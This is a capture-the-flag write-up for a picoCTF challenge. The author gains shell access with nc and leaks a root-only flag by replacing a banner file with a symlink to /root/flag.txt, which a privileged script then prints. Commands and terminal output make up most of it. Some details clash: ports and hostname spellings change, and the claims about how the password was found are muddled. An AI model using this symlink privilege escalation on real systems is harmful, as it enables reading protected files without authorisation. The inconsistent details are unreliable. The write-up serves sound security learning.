


## Dont-you-love-banners

To abuse the banner and ultimately get the flag, I need to connect to the running application using `nc tethys.picocftf.net 64426`. But I first need the password to connect which can be found on `tethys.picocftf.net 54396`.

```
(root@kali)-[~/Desktop/picoCTF]
# nc tethys.picocftf.net 64426
*****
*****WELCOME*****
*****
what is the password?
_
```

After scanning the port using the nmap GUI Zenmap and using the command `nmap -p 54210 -T4 -A -v -Pn tethys.picocftf.net`, I analyzed the output for the password to the application and found that it is using SSH and the password `My_Passw@rd_@1234`.



Upon entering the password, I have successfully connected to the server and am presented with a welcome banner with a couple security questions. After entering the correct answers, I had access to the shell of the application and can start executing commands to find where the flag is located.

```
(root@kali)-[~/Desktop/picoCTF]
# nc tethys.picoctf.net 58492
*****
*****WELCOME*****
*****

what is the password?
My_Passw@rd_@1234
What is the top cyber security conference in the world?
defcon
the first hacker ever was known for phreaking(making free phone calls), who was it?
john draper
player@challenge:~$ ls
ls
banner  text
player@challenge:~$ cat text
cat text
keep digging
player@challenge:~$ cat banner
cat banner
*****
*****WELCOME*****
*****
player@challenge:~$ ls /root
ls /root
flag.txt  script.py
```

After investigating the contents of the server, the home directory had two files banner and text with text being a non helpful txt file and banner being the welcome text banner. Moving on to the root directory, there were also two files flag.txt and [script.py](#). Flag.txt seemed like where the flag was stored and [script.py](#) seemed like the authentication script to allow access to the shell. I could not access the flag.txt file as I did not have the permissions to do so, but I did have rw permissions for [script.py](#), in which I was able to find a vulnerability in the code where the script would execute any file named banner to display the welcome text.

```

player@challenge:~$ cat /root/flag.txt
cat /root/flag.txt Edit View Help
cat: /root/flag.txt: Permission denied
player@challenge:~$ cat /root/script.py
cat /root/script.py

import os
import pty

incorrect_ans_reply = "Lol, good try, try again and good luck\n"

if __name__ == "__main__":
    try:
        with open("/home/player/banner", "r") as f:
            print(f.read())
    except:
        print("*****")
        print("*****DEFAULT BANNER*****")
        print("*Please supply banner in /home/player/banner*")
        print("*****")

    try:
        request = input("what is the password? \n").upper()
        while request:
            if request == 'MY_PASSW@RD_@1234':
                text = input("What is the top cyber security conference in the wo
rld?\n").upper()

```

Using that to my advantage, I removed the banner file from the home directory and created a symbolic link called banner that points to /root/flag.txt so that whenever banner is read in the script, it will actually read /root/flag.txt as it is now a symbolic link to that directory. Once I restarted the server, the flag was printed out instead of the welcome banner.

```
player@challenge:~$ rm banner
rm banner
player@challenge:~$ ln -s /root/flag.txt banner
ln -s /root/flag.txt banner
player@challenge:~$ cat banner
cat banner
cat: banner: Permission denied
player@challenge:~$ exit
exit
logout
What is the top cyber security conference in the world?
^C
[~](root@kali)-[~/Desktop/picoCTF]
# nc tethys.picoctf.net 58492
picoCTF{b4nn3r_gr4bb1n9_su((3sfu11y_68ca8b23}

what is the password?
^X@sS
```

Flag: picoCTF{b4nn3r\_gr4bb1n9\_su((3sfu11y\_68ca8b23}